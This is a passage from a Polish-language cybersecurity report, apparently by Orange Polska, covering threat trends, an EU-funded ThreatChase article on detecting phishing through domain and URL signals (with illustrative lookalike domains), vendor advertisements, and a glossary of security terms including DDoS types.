04 Intensyfikacja ataków na środowiska chmurowe – rośnie liczba incydentów wykorzystujących błędne konfiguracje oraz skompromitowane poświadczenia do przejmowania dostępu do zasobów chmurowych. W praktyce prowadzi to do poważnych konsekwencji, takich jak masowa eksfiltracja danych, wycieki informacji klientów czy nadużycia infrastruktury do celów obliczeniowych (np. uruchamianie koparek kryptowalut). Przejście środowiska chmurowego daje napastnikom szeroki dostęp do danych i usług, często przy ograniczonej widoczności ich aktywności, co znacząco utrudnia szybkie wykrycie incyduentu.

05 Ataki na łańcuchach dostaw pozostają jednym z najbardziej efektywnych sposobów uzyskania dostępu do wielu organizacji jednocześnie. W ostatnich latach obserwujemy wzrost liczby incydentów polegających na kompromitowaniu dostawców oprogramowania, platform usługowych lub komponentów wykorzystywanych przez wiele organizacji. Przykładem rosnącej skali tego zjawiska są ataki na ekosystem, gdzie złośliwe pakiety były masowo publikowane i automatycznie dystrybuowane do tysięcy projektów w krótkim czasie. Rosnąca liczba zależności między dostawcami usług cyfrowych sprawia, że ataki na łańcuch dostaw pozostają jednym z głównych zagrożeń. Narzędzia wspierane przez AI dramatycznie skrócą czas realizacji ataków, umożliwią automatyczną identyfikację ujawnionych kluczy OAuth, podatnych dostawców i błędnie skonfigurowanych integracji.

06 Budowanie łańcuchów ataku opartych na narzędziach dostępnych w zaatakowanym środowisku – coraz częściej obserwujemy odejście od klasycznego malware na rzecz wykorzystania legalnego oprogramowania obecnego na stacjach

roboczych. Narzędzia te, mają charakter podwójnego zastosowania, wykorzystywane są do realizacji kolejnych etapów ataku – od rozpoznania i utrzymania dostępu, po eksfiltrację danych. Takie podejście pozwala ograniczyć ślady obecności napastnika i utrudnia detekcję, ponieważ aktywność opiera się na mechanizmach natywnych dla systemu, a nie na łatwo identyfikowalnych artefaktach złośliwego oprogramowania.

07 Konflikty geopolityczne pozostają jednym z kluczowych czynników kształtujących aktywność w cyberprzestrzeni. Szczególnie widoczna jest intensyfikacja działań związanych z wojną rosyjsko-ukraińską oraz konfliktami na Bliskim Wschodzie, gdzie obserwuje się zarówno operacje sabotażowe, jak i długotrwałe kampanie cyberszpiegowskie prowadzone przez grupy powiązane z państwami. W działania te angażują się także środowiska hakywistyczne, które prowadzą ataki DDoS, defacementy czy publikację wykradzionych danych. W kontekście tych konfliktów kinetycznych sponsorowani przez państwa aktorzy zagrożeń wykorzystują zdolności cybernetyczne przede wszystkim w roli wsparcia – np. w celu uzyskania wglądu w działania rządowych i wojskowych podmiotów docelowych, wspierania wysiłku wojennego lub wzmacniania operacji informacyjnych oraz dezinformacyjnych. Koordynacja domen kinetycznej i cyber jako norma operacyjna to zmiana strukturalna, nie incydentalna. Każda kolejna eskalacja zbrojna będzie teraz domyślnie zawierała komponent cybernetyczny – zarówno po stronie atakujących, jak i w ramach obrony.

08 System macOS staje się coraz częstszym celem cyberprzestępców. W ostatnich latach zidentyfikowano nowe rodziny malware przeznaczone dla tego systemu, w tym stealery, takie jak Atomic macOS Stealer (AMOS) czy MacSync, które umożliwiają kradzież danych uwierzytelniających, informacji zapisanych w przeglądarkach oraz portfeli kryptowalut. Kampanie dystrybucji tego typu malware często wykorzystują socjotechnikę, w tym podszywanie się pod legalne aplikacje lub narzędzia związane z AI oraz rozpowszechnianie złośliwych instalatorów w formacie DMG. W części kampanii obserwowano także wykorzystanie złośliwych reklam w wyszukiwarkach lub fałszywych stron pobierania oprogramowania. Rosnąca liczba takich operacji wskazuje, że ekosystem macOS przestaje być postrzegany przez cyberprzestępców jako niszowy cel.







Jak budowane są kampanie phishingowe: domeny, URL-e i infrastruktura atakujących

Doświadczenia z europejskiego projektu ThreatChase z udziałem Orange Polska

// Korlabs (FR), PDM FC (PT), NovaForensic (PT), Orange Polska (PL)

Phishing pozostaje jednym z najbardziej powszechnych zagrożeń w dzisiejszej przestrzeni cybernetycznej. W jego istocie nie chodzi tylko o oszukanie użytkownika, aby kliknął link, ale o zbudowanie ekosystemu, który wygląda na wiarygodny na tyle, by oszukać nawet ostrożne oko. Żeby wyprzedzić atakujących, obrońcy muszą zrozumieć podstawowe elementy tych kampanii, takie jak: nazwy domen, URL-e i infrastruktura, na której polegają atakujący.

W tym artykule przyjrzymy się, jak nowoczesne operacje phishingowe wykorzystują krótkotrwałe domeny, podobne do oryginalnych URL-e, a także wielokrotnie stosują infrastruktury atakujących. Skupienie się na tych elementach jest kluczowe dla wdrożenia strategii wykrywania phishingu realizowanej w ramach europejskiego projektu ThreatChase (grant UE nr 101128042), wspieranego przez European Cybersecurity Competence Centre (ECCC). Orange Polska uczestniczy w tym projekcie wraz z partnerami z Francji (korlabs.io) oraz z Portugalii (pdmfc.com i novaforensic.pt).

Krótkotrwałe domeny w atakach phishingowych


Jednym z najbardziej charakterystycznych aspektów kampanii phishingowych jest to, jak zwykle działa efemeryczna infrastruktura atakujących.

Operacje phishingowe zazwyczaj opierają się na nowo zarejestrowanych lub krótkotrwałych domenach, które:

- **unikają blokowania:** nowo zarejestrowane domeny nie mają historii reputacji, co pozwala im ominąć tradycyjne listy blokujące;
- **umożliwiają rotację na dużą skalę:** gdy domena zostanie zablokowana, atakujący mogą ją szybko porzucić i zarejestrować nową;
- **zmniejszają ryzyko przypisania:** częsta zmiana domen utrudnia powiązanie działań z trwałym aktorem.

Te domeny często mają bardzo ograniczony czas życia – rejestrowane, używane przez godziny lub

dni, a następnie usuwane – aby potem zostać zastąpione nowymi, podążającymi za tym samym schematem.



Rysunek 1. Typowy cykl życia domen phishingowych, od rejestracji i uruchomienia kampanii do wykrycia, usunięcia i porzucenia, podkreślający szybkie zmiany mające na celu unikanie obrony

Ten cykl życia utrudnia wykrycie. Obrońcy polegający na reputacji historycznej lub ręcznym raportowaniu często tracą czas, nie zauważając kampanii, gdy są jeszcze aktywne.

Podobne URL-e i podszywanie się pod marki

Najczęstszym wektorem phishingu jest URL, a tutaj atakujący są mistrzami w oszustwie.

Zamiast wybierać losowe nazwy domen, atakujący celowo tworzą adresy URL, które wyglądają jak adresy legalnych marek. Popularne techniki obejmują:



- **typosquatting:** domeny takie jak `micros0ft-secure.com`, wykorzystujące drobne wizualne różnice,
- **ataki homograficzne:** używanie znaków Unicode przypominających standardowe litery (np. zamiana o na greckie ο),
- **nadużywanie subdomen:** umieszczanie złośliwej infrastruktury pod subdomenami, np. `login.paypal.com.verify-secure.net`.

Poniższy rysunek przedstawia porównanie domen legalnych i phishingowych, pokazując, jak atakujący wykorzystują drobne różnice wizualne, aby oszukać użytkowników.

Legitimate Domains	Phishing Domains
<code>paypal.com</code>	<code>paypa1.com</code>
<code>microsoft.com</code>	<code>micros0ft-secure.com</code>
<code>login.bank.com</code>	<code>login.bank.verify-secure.net</code>

Rysunek 2. Porównanie domen legalnych i podobnych wariantów phishingowych, ilustrujące techniki takie jak typosquatting i podstępne konstruowanie subdomen


Dla nieprzeszkolonego użytkownika te domeny mogą na pierwszy rzut oka wyglądać wiarygodnie, szczególnie na urządzeniach mobilnych lub w podglądzie e-mail, gdzie pełny adres jest obcinany. Celem atakujących nie jest techniczna złożoność, lecz psychologiczna wiarygodność i zapewnienie poczucia bezpieczeństwa.

Nadużywanie subdomen w kampaniach phishingowych

Subdomeny jeszcze bardziej potęgują iluzję wiarygodności. Zamiast rejestrować wyraźnie podejrzaną domenę, atakujący hostują strony phishingowe na subdomenach, takich jak:

signin.bankname.verify-check.net

Skuteczność nadużycia subdomen staje się jeszcze bardziej widoczna, gdy przyjrzymy się strukturze domeny phishingowej. Rysunek 3 pokazuje, jak atakujący używają mylących subdomen, aby podszyć się pod zaufane marki, podczas gdy faktyczna domena pozostaje kontrolowana przez nich.



Rysunek 3. Analiza domeny phishingowej pokazująca, jak atakujący używają mylących subdomen do podszywania się pod zaufane marki, podczas gdy kontrolują zarejestrowaną domenę

Ta technika działa, ponieważ:

- drugi poziom domeny (`verification-check.net`) jest dla większości użytkowników nieznanym;
- subdomena (`signin.bankname`) naśladuje zaufaną markę;
- wielu użytkowników, a nawet niektóre narzędzia bezpieczeństwa, błędnie kojarzą tekst subdomeny z wiarygodnością.

W phishingu zaufanie to percepcja, a nadużywanie subdomen jest jednym z najskuteczniejszych sposobów na kreowanie phishingu.

Wielokrotne wykorzystywanie infrastruktury atakujących

Zaawansowane kampanie phishingowe nie tylko powtarzają domeny, ale często używają wielokrotnie infrastruktury, takiej jak:

- **wspólne serwery hostingowe** obsługujące setki złośliwych stron,
- **wielokrotne certyfikaty TLS**, umożliwiające HTTPS na wielu domenach phishingowych,
- **zestawy phishingowe (phishing kits)**, które zawierają gotowe strony i szablony e-mail, sprzedawane na czarnym rynku,
- **infrastruktura przekierowań i payloadów** zaprojektowana tak, aby unikać analizy i wykrycia.

Ponowne wykorzystanie tej infrastruktury tworzy wzorce, które mogą być identyfikowane i wykorzystywane przez obrońców, ale tylko wtedy, gdy skupiają się oni na właściwych sygnałach.

Dlaczego ThreatChase koncentruje się na domenach i URL-ach

W ThreatChase traktujemy domeny i URL-e nie tylko jako wektory ataku, ale jako podstawowe sygnały infrastruktury phishingowej. Elementy te stanowią punkt styku między intencją atakującego, techniczną realizacją i interakcją użytkownika, co czyni je wyjątkowo cennymi w podejściu wykrywania opartego na domenach i URL-ach, opracowanym przez ThreatChase.

Analizując, jak domeny są rejestrowane, jak budowane są URL-e i jak oba te elementy są powtarzane w różnych kampaniach, ThreatChase przechwytuje sygnały, które pojawiają się, zanim kampanie zostaną szeroko zgłoszone lub zablokowane. Ta koncentracja naturalnie przekłada się na cztery uzupełniające się perspektywy wykrywania.

1. Domeny odzwierciedlają intencję

Podjęte rejestracje domen często pojawiają się przed wysłaniem phishingowych e-maili lub uruchomieniem kampanii. Wczesne wykrycie tych domen daje obrońcom cenny czas i wgląd w przygotowania atakujących.

2. URL-e to miejsce interakcji ludzi

Użytkownicy nie klikają adresów IP, tylko URL-e. Sukces phishingu zależy od wiarygodności URL, zbudowania struktury adresów URL i podszycia się pod markę.

3. Wzorce infrastruktury ujawniają kampanie

Domeny phishingowe rzadko istnieją w izolacji. Zazwyczaj są osadzone w szerszej infrastrukturze atakujących, gdzie domeny wykorzystują

współdzielone środowiska hostingowe, czasy rejestracji czy nazewnictwo. Analiza tych relacji pozwala ThreatChase identyfikować zgrupowania kampanii, a nie tylko pojedyncze, złośliwe URL-e.

4. Listy blokujące i tradycyjne modele się opóźniają


Listy blokujące i modele reputacyjne mają trudności z krótkotrwałą, szybko rotującą infrastrukturą. Podejście oparte na sygnałach ThreatChase pomaga zamknąć tę lukę, wykrywając aktywność phishingową w czasie niemal rzeczywistym, zamiast reagować po fakcie.

Jak ThreatChase wykorzystuje sygnały domen i URL-i do wykrywania phishingu

ThreatChase analizuje domeny i URL-e jako sygnały infrastrukturalne, zamiast traktować je jako odrębne wskaźniki. Zamiast oceniać, czy URL jest już znany jako złośliwy, ocenia, dlaczego i jak ten URL istnieje oraz jak odnosi się do innych elementów infrastruktury atakujących.

Kampanie phishingowe zostawiają ślady strukturalne na długo przed zgłoszeniem lub zablokowaniem. Te ślady pojawiają się na poziomie rejestracji domen, konstrukcji URL, konfiguracji hostingu i powtarzalności infrastruktury, często jeszcze zanim e-maile phishingowe zostaną rozesełane na szeroką skalę.

Aby wychwycić te wczesne sygnały, ThreatChase nieustannie zbiera i analizuje domeny oraz URL-e z różnych źródeł, wzbogacając je o kontekstowe informacje. Jak pokazano na Rysunku 4, ten proces łączy zbieranie danych, ich wzbogacanie i analizę w jednolity proces wykrywania.



Rysunek 4. Potok danych ThreatChase służący do wykrywania phishingu opartego na domenach i adresach URL. Schemat ilustruje sposób gromadzenia podejrzanych domen i adresów URL, wzbogacania ich o dane kontekstowe oraz analizowania za pomocą skorelowanych sygnałów w celu identyfikacji kampanii phishingowych.

ThreatChase ocenia wiele klas sygnałów, w tym:

- charakterystyki cyklu życia domen, takie jak: wiek rejestracji, tempo rotacji i powtarzalność w kampaniach,
- właściwości leksykalne i strukturalne URL-i, obejmujące wzorce podszywania się pod marki, umiejscowienie tokenów i nadużywanie subdomen w celu wprowadzenia w błąd,
- relacje infrastrukturalne, takie jak: wspólne środowiska hostingowe, powtórne użycie certyfikatów TLS i korelacje czasowe rejestracji.

Zamiast oceniać te sygnały oddzielnie, ThreatChase je koreluje, aby odkrywać wzorce koordynacji. Domeny pojawiające się razem w czasie, infrastrukturze czy strukturze nazewnictwa są oceniane jako część szerszej kampanii, a nie pojedyncze zagrożenie.

Ta korelacyjna metoda pozwala ThreatChase wyłapywać kampanie na poziomie infrastruktury, wskazując nowe domeny na podstawie podobieństwa do znanej złośliwej infrastruktury – jeszcze zanim zostaną użyte w aktywnym phishingu. Skupiając się na sygnałach infrastrukturalnych i ich relacjach, ThreatChase umożliwia wcześniejsze wykrycie i skuteczniejszą reakcję na szybko zmieniające się kampanie phishingowe.

Podsumowanie

Phishing nie jest przypadkowy, jest projektowany celowo. Aby mu skutecznie przeciwdziałać, obrońcy muszą wyjść poza reaktywne blokowanie i przyjąć proaktywne, oparte na sygnałach wykrywanie.

Zrozumienie, jak są budowane kampanie phishingowe – od jednorazowych domen po podrobione URL-e i powtarzalną infrastrukturę – pozwala organizacjom wykrywać zagrożenia wcześniej i ograniczać skuteczność cyberataków na użytkowników.

W ThreatChase domeny i URL-e nie są końcem wykrywania, lecz jego początkiem. Więcej informacji można znaleźć na [blogu projektu ThreatChase](#).

**ThreatChase LinkedIn****ThreatChase Website****ECCC Newsletter****ECCC LinkedIn****ECCC Twitter/X****ECCC Website**





06

**Chronimy
i pomagamy**



Dla firm



Zabezpiecz swój biznes z Orange

Audyty	Ochrona urządzeń końcowych		Ochrona sieci	Monitoring
 Usługi profesjonalne	 Ochrona przed cyberzagrożeniami	 Zabezpieczenie dostępu do systemów	 Bezpieczny styk sieci	 Monitoring & Detection & Response
Testy podatności	CyberWatch	Privileged Access Management (PAM)	Zarządzany UTM	SOC (Security Operations Center)
Testy penetracyjne	Rozwiązanie antywirusowe	Dwuskładnikowe uwierzytelnianie (2FA)	Orange Network Security	SIEM/SOAR
Testy socjotechniczne	 Zarządzanie urządzeniami mobilnymi	 Ochrona danych przed wyciekiem i utratą	 Ochrona sieci przed atakami typu DDoS	Monitoring OT
CyberPakiet				 Usługi profesjonalne
Przeglądy bezpieczeństwa IT/OT	Mobile Device Management (MDM)	Data Loss Protection (DLP)	Orange Internet Protection	
				Szkolenia dla pracowników



Centrum Doświadczeń Cyberbezpieczeństwa – stacjonarnie i wirtualnie

**Ucz się z nami,
jak lepiej chronić swoją firmę
przed cyberatakami.**

**To tu rozprawisz się z cyberprzestępcami
i poznasz najlepsze metody obrony.**
Prześledzisz etapy ataku hakerskiego
– od momentu zainfekowania firmy, poprzez
blackout, aż do przywrócenia jej pełnego
funkcjonowania – także wirtualnie.

Więcej na orange.pl

**Rzeczywiste scenariusze
cyberbezpieczeństwa**
zaprojektowane w konkretnym
celu – zwiększenia świadomości
i cyberodporności

Spersonalizowane sesje,
by wzmocniły postawę Twojej
firmy wobec cyberzagrożeń

**Historie dostosowane
do różnych branż i ról,**
po to by wspierały współpracę
i myślenie strategiczne

**Fantastyczny gospodarz –
Daniel Kamiński,**
trener ds. cyberodporności
firm i instytucji

Experience the **expertise**

Od 24 lat wspieramy firmy
w cyfrowej transformacji.

Zespół BlueSoft to doświadczeni eksperci IT, którzy nie tylko rozumieją potrzeby biznesu, ale także tworzą rozwiązania, które napędzają rozwój. Nasze podejście łączy technologię, elastyczność i odpowiedzialność, zapewniając spokój i pewność naszym klientom.

Nasze usługi



Sztuczna Inteligencja

Wspieramy firmy we wdrażaniu rozwiązań opartych na AI i Generative AI — od warsztatów i PoC po doradztwo architektoniczne. Pomagamy bezpiecznie wykorzystywać AI w realnych procesach biznesowych.



Usługi Data Excellence

Pomagamy zamieniać dane w realną wartość biznesową. Projektujemy architekturę danych, integrujemy źródła i umożliwiamy szybki dostęp do wiarygodnych informacji w całej organizacji.



Dedykowane oprogramowanie

Projektujemy i tworzymy systemy oraz aplikacje dopasowane do konkretnych potrzeb biznesu. Łączymy znajomość procesów, architektury i doświadczenie branżowe, by dostarczać rozwiązania szyte na miarę.



Konsulting IT

Doradzamy i wspieramy liderów IT w projektowaniu nowoczesnych, skalowalnych rozwiązań. Zapewniamy dostęp do doświadczonych ekspertów i kompetencji potrzebnych do realizacji złożonych projektów.




Usługi i rozwiązania chmurowe

Pomagamy projektować, wdrażać i rozwijać rozwiązania chmurowe — od strategii po migracje i systemy cloud-native. Działamy vendor-agnostic, stawiając na bezpieczeństwo i elastyczność.

Jesteśmy gotowi na Twoje wyzwania.

Zeskanuj kod QR i odkryj, jak możemy pomóc Twojej firmie.



Partner Twojej Cyfrowej transformacji

Od 17 lat wspieramy firmy w budowaniu przewagi konkurencyjnej dzięki nowoczesnym technologiom.

- Strategia i migracja Veeva CRM
- Integracja oraz interoperacyjność danych
- Doradztwo strategiczne i wdrożenia Salesforce
- UiPath Platinum Partner i IBM Silver Partner
- Rozwiązania Agentic AI i Salesforce Agentforce
- Transformacja procesów z użyciem AI i automatyzacji



Jesteśmy gotowi na Twoje wyzwania.

Zeskanuj kod QR i odkryj, jak możemy pomóc Twojej firmie.



7. Największy dostawca rozwiązań **cybersecurity** w Polsce^{*}

^{*} ITWIZ BEST100 2025

Sprawdź:
integratedsolutions.pl





Glosariusz

Glosariusz

0-day – exploit, jaki pojawia się natychmiast po informacji o podatności, dla której nie została jeszcze przygotowana poprawka.

2FA (ang. Two-factor authentication) – mechanizm umożliwiający zastosowanie dwuskładnikowego (lub dwuetapowego) procesu uwierzytelniania. Poza standardową parą danych potwierdzającą tożsamość w systemach (np. nazwa użytkownika i hasło), mechanizm ten pozwala na wykorzystanie dodatkowej informacji przesyłanej, np. wiadomością SMS, lub użycia urządzenia potwierdzającego tożsamość, np. tokenu czy smartfonu generującego jednorazowy kod (Microsoft / Google Authenticator). Z tego mechanizmu można korzystać w najbardziej popularnych serwisach społecznościowych.

aaS (ang. as a service) – „jako usługa”; skrót odnosi się do modelu udostępniania zasobów usługodawcy klientowi w postaci usługi. Taki model pozwala na uniknięcie wielu kosztownych inwestycji w sprzęt. Można wymienić tu kilka najpopularniejszych stosowanych modeli: IaaS (Infrastructure as a Service), SaaS (Software/Security as a Service), NaaS (Network as a Service), MaaS (Malware as a Service) czy XaaS (rozwiązanie nazwy usługi zostawiamy Czytelnikom).

Adware (ang. advertising-supported software) – oprogramowanie, którego podstawowym zadaniem jest wyświetlanie reklam na urządzeniu użytkownika. Często jest instalowane jako komponent podczas instalacji innego oprogramowania. Często również jest dodawane do darmowego oprogramowania oraz instalowane bez wiedzy i zgody użytkownika. Ten typ oprogramowania może wyświetlać treści zawierające złośliwy kod – patrz: Spyware.

Backdoor – „tylne drzwi”; luka w zabezpieczeniach systemu komputerowego, utworzona umyślnie, w celu późniejszego dostępu do systemu. Intruz może utworzyć backdoora, włamując się poprzez inną lukę w oprogramowaniu lub wykorzystując uruchomienie trojana przez użytkownika.

Blackholing (ang. Blackhole – czarna dziura) – adresy IP w internecie, w których ruch sieciowy jest neutralizowany bez informowania adresata lub nadawcy.

Bot (od ang. robot) – zainfekowany i przejęty komputer, wykonujący polecenia atakującego.

Botnet – sieć połączonych botów, zdalnie kontrolowana przez atakującego. Botnety wykorzystywane są najczęściej do zmasowanych ataków typu DDoS lub rozsyłania spamu.

C&C (ang. Command and Control) servers – infrastruktura serwerów zarządzana przez cyberprzestępców, wykorzystywana do zdalnego wysyłania poleceń i kontroli botnetów.

CERT/CSIRT (ang. Computer Emergency Response Team, Computer Security Incident Response Team) – zespół reagowania na zagrożenia komputerowe. Głównym zadaniem zespołu jest szybka reakcja na zgłaszane przypadki zagrożeń i naruszeń bezpieczeństwa sieciowego. Prawo do używania nazwy CERT mają wyłącznie zespoły spełniające bardzo wysokie wymagania, potwierdzone uzyskaniem stosownego certyfikatu, tak jak zespół CERT Orange Polska.

Certstream – serwis umożliwiający śledzenie w czasie rzeczywistym logów udostępnianych przez wystawców certyfikatów. Dzięki niemu jest możliwy podgląd zdarzeń związanych z nowymi i odnawianymi certyfikatami, np. dla stron internetowych.

CLI (Caller ID) spoofing – polega na prezentowaniu odbiorcy połączenia głosowego fałszywego numeru telefonicznego osoby dzwoniącej.

CyberTarcza – autorskie rozwiązanie Orange Polska, które chroni klientów sieci operatora przed skutkami phishingu czy złośliwego oprogramowania.

DDoS (ang. Distributed Denial of Service) – rozproszony atak odmowy usługi; atak sieciowy polegający na wysłaniu

do atakowanego systemu takiej ilości danych, których system ten nie będzie w stanie obsłużyć. Celem ataku jest blokada dostępności zasobów sieciowych. W przypadku DDoS do ataku wykorzystywanych jest wiele komputerów i połączeń sieciowych, co odróżnia go od ataku DoS, który korzysta z jednego komputera i jednego połączenia internetowego.

Opis rodzajów ataków DDoS:

- **IP Fragmentation** – atak polegający na przesyłaniu przez atakującego dużych pakietów (powyżej 1500 bajtów). Zważywszy na konieczność ponownego połączenia zdefragmentowanych pakietów na urządzeniu końcowym, niezbędne jest wykorzystanie dodatkowych zasobów procesora, co obciąża system komputerowy.
- **Reflected DDoS** – inaczej: atak odbity, czyli metoda wykorzystująca podatności protokołów w komunikacji sieciowej. W celu wzmocnienia (amplifikacji) użyte mogą być podatności takich protokołów, jak: UDP, DNS, NTP czy CLDAP. Ataki typu Reflection/Amplification (odbicie-wzmocnienie) zazwyczaj wykorzystują protokół UDP i usługi, które nie weryfikują źródłowego adresu IP przychodzących pakietów (np. DNS, NTP). Atakujący najpierw generuje fałszywy pakiet ze źródłowym adresem IP wskazującym na ofiarę (cel ataku) i wysyła go do tych usług (reflektor), co skutkuje dużą odpowiedzią (wzmocnieniem) wysłaną do ofiary.
- **Ataki TCP Reflection/Amplification** działają w podobny sposób, wysyłając sfałszowane pakiety TCP SYN do reflektora. Pomimo że rozmiar pakietu dostarczonego do ofiary może być nieznacznie większy od pakietu wysłanego przez atakującego, bazują na tym, że reflektor potrafi wysłać do ofiary wiele odpowiedzi SYN-ACK w krótkich odstępach czasu, jeśli nie otrzyma końcowego ACK uzgodnienia, powodując wzmocnienie. Liczba oraz częstotliwość wysłanych odpowiedzi (SYN-ACK) może być różna z uwagi na urządzenia i usługi, zależna m.in. od używanego systemu operacyjnego, ustawień konfiguracyjnych. Retransmisja może jednak ustać po otrzymaniu pakietu RST od ofiary w odpowiedzi na zapytanie, którego nie była inicjatorem. Z tego względu ta technika często jest wykorzystywana

w atakach typu carpet bombing, polegających na równoczesnym atakowaniu wielu IP czy całych sieci/podsieci, a nie tylko pojedynczego IP. W podsieci często znajdują się również adresy IP, które są routowalne, ale nie obsługują żadnych usług (wtedy nie odpowiadają pakietem RST bądź ICMP).

- **ICMP Flood** – technika polegająca na przesłaniu niestandardowej liczby dużych pakietów ICMP w celu „zalanía” sieci komputerowej ofiary. Zazwyczaj przy tym ataku wykorzystuje się sieć przejętych urządzeń (botów). W wyniku operacji następuje ograniczenie przepustowości sieci i zablokowanie usług.
- **TCP SYN / TCP RST / TCP ACK Flood** – ataki oparte na podatności three-way handshake, procedury nawiązywania połączenia wykorzystywanej w protokole TCP. Zalewanie atakowanego hosta pakietami TCP z ustawioną flagą synchronizacji (SYN), resetowaniem połączenia (RST) czy potwierdzenia (ACK). Przykładowo w ataku SYN Flood atakujący wysyła na porty TCP flagę SYN, która służy do inicjowania połączenia pomiędzy hostem źródłowym a docelowym. Następnie system atakowanego odpowiada wiadomością SYN-ACK, która otwiera port i czeka na potwierdzenie nawiązania połączenia – czeka na flagę ACK od atakującego. Flaga jednak nie jest przesyłana, przez co połączenie nigdy nie jest ustanawiane, ale przez określony czas ofiara oczekuje na potwierdzenie, co wykorzystuje jej zasoby.

Dead drops – ukryty punkt wymiany danych pomiędzy zainfekowanym systemem a operatorem malware, w którym komunikacja odbywa się pośrednio, bez bezpośredniego połączenia z serwerem C2. W cyberoperacjach używa się publicznych usług internetowych. Typowe przykłady dead drops: komentarze w serwisach internetowych (np. blog, forum), pliki w usługach typu GitHub / Pastebin, posty lub obrazy w mediach społecznościowych, dokumenty w chmurze, rekordy DNS lub inne publiczne repozytoria danych.

DNS (ang. Domain Name System) – system nazw domenowych; protokół przypisywania słownych nazw cyfrowym adresom IP. System ten został stworzony dla wygody użytkowników internetu. Sieć działa na bazie adresów IP, a nie nazw domen, dlatego

wymaga systemu DNS do odwzorowywania nazw domen w adresy IP.

DNS sinkhole – serwer DNS, który przekazuje fałszywe informacje, uniemożliwiając połączenie z docelową stroną internetową. Wykorzystywany do detekcji oraz blokowania złośliwego ruchu w sieci.

Domain fronting – technika ukrywania rzeczywistego serwera docelowego komunikacji poprzez wykorzystanie infrastruktury dużych dostawców usług chmurowych lub CDN. Mechanizm polega na rozdzieleniu domeny widocznej w zapytaniu sieciowym od faktycznej domeny, do której trafia żądanie na poziomie aplikacyjnym.

Domena internetowa (ang. Internet domain name) – przestrzeń adresów (zasobów) związanych z daną organizacją. Nazwa domeny jest elementem używanym np. przy konstruowaniu adresów URL do identyfikacji zasobów (serwisów) należących do danej organizacji. Przykładem może być domena orange.pl, w której dostępne są zasoby związane z tą domeną, tak jak serwis internetowy dla klientów Orange Polska – www.orange.pl.

Exploit – program, który umożliwia przejęcie kontroli nad systemem komputerowym, wykorzystując różne luki w programach i systemach operacyjnych.

Exploit kit – rodzaj oprogramowania, uruchamianego na serwerach sieciowych i służącego do wykrywania luk w zabezpieczeniach.

Firewall – zaporą sieciową; oprogramowanie (urządzenie), którego podstawową funkcją jest filtrowanie ruchu sieciowego. Można wyodrębnić zaporę lokalną w postaci narzędzi systemu operacyjnego (chroniącą lokalny zasób przed zagrożeniami pochodzącymi z sieci) lub sieciową, często w postaci specjalistycznego urządzenia chroniącego większą liczbę zasobów.

FQDN (ang. Full Qualified Domain name) – pełna nazwa domenowa zasobu dostępnego w sieci, składająca się z nazwy zasobu oraz domeny, której jest częścią, np. www.orange.pl (www to nazwa zasobu, a orange.pl to domena, w której się znajduje). FQDN dla witryn internetowych jest częścią URI / URL.

Honeypot – „garnek miodu”; pułapka mająca na celu wykrycie próby nieautoryzowanego dostępu do systemu komputerowego lub pozyskania danych. Najczęściej składa się z wyizolowanego komputera wraz z wyodrębnionym obszarem sieci lokalnej, które razem udają prawdziwą sieć, ale są odizolowane i odpowiednio zabezpieczone. System taki ma sprawiać wrażenie, jakby zawierał dane lub zasoby atrakcyjne z punktu widzenia potencjalnego intruza.

IDS (ang. Intrusion Detection System) – system wykrywania włamań. System IDS monitoruje ruch sieciowy, wykrywając zagrożenia i powiadamiając o zidentyfikowanych zagrożeniach.

Incydent – zdarzenie zagrażające lub naruszające bezpieczeństwo w sieci. Do incydentów zalicza się m.in.: włamania lub próby włamań do systemów komputerowych, ataki typu DDoS, spam, rozsyłanie złośliwego oprogramowania i inne przypadki naruszania zasad, które obowiązują w internecie.

IoT (ang. Internet of Things) – Internet Rzeczy; koncepcja systemu gromadzenia, przetwarzania i wymiany danych pomiędzy „inteligentnymi” urządzeniami, za pośrednictwem sieci komputerowej. Do IoT zalicza się m.in.: urządzenia gospodarstwa domowego, artykuły oświetleniowe, budynki, pojazdy itp.

IPS (ang. Intrusion Prevention System) – system wykrywania zagrożeń i zapobiegania atakom w czasie rzeczywistym.

Keylogger – program lub urządzenie, które rejestrują dane wprowadzane za pomocą klawiatury. Służą do śledzenia działań i przechwytywania poufnych danych użytkownika (np.: danych uwierzytelniających, numerów kart kredytowych, danych kompromitujących i innych).

Luka – patrz: Podatność.

Malware (ang. malicious software) – złośliwe oprogramowanie, którego celem jest szkodliwe działanie w stosunku do użytkownika komputera. Zalicza się do niego m.in.: wirusy komputerowe, robaki internetowe, konie trojańskie, programy typu spyware.

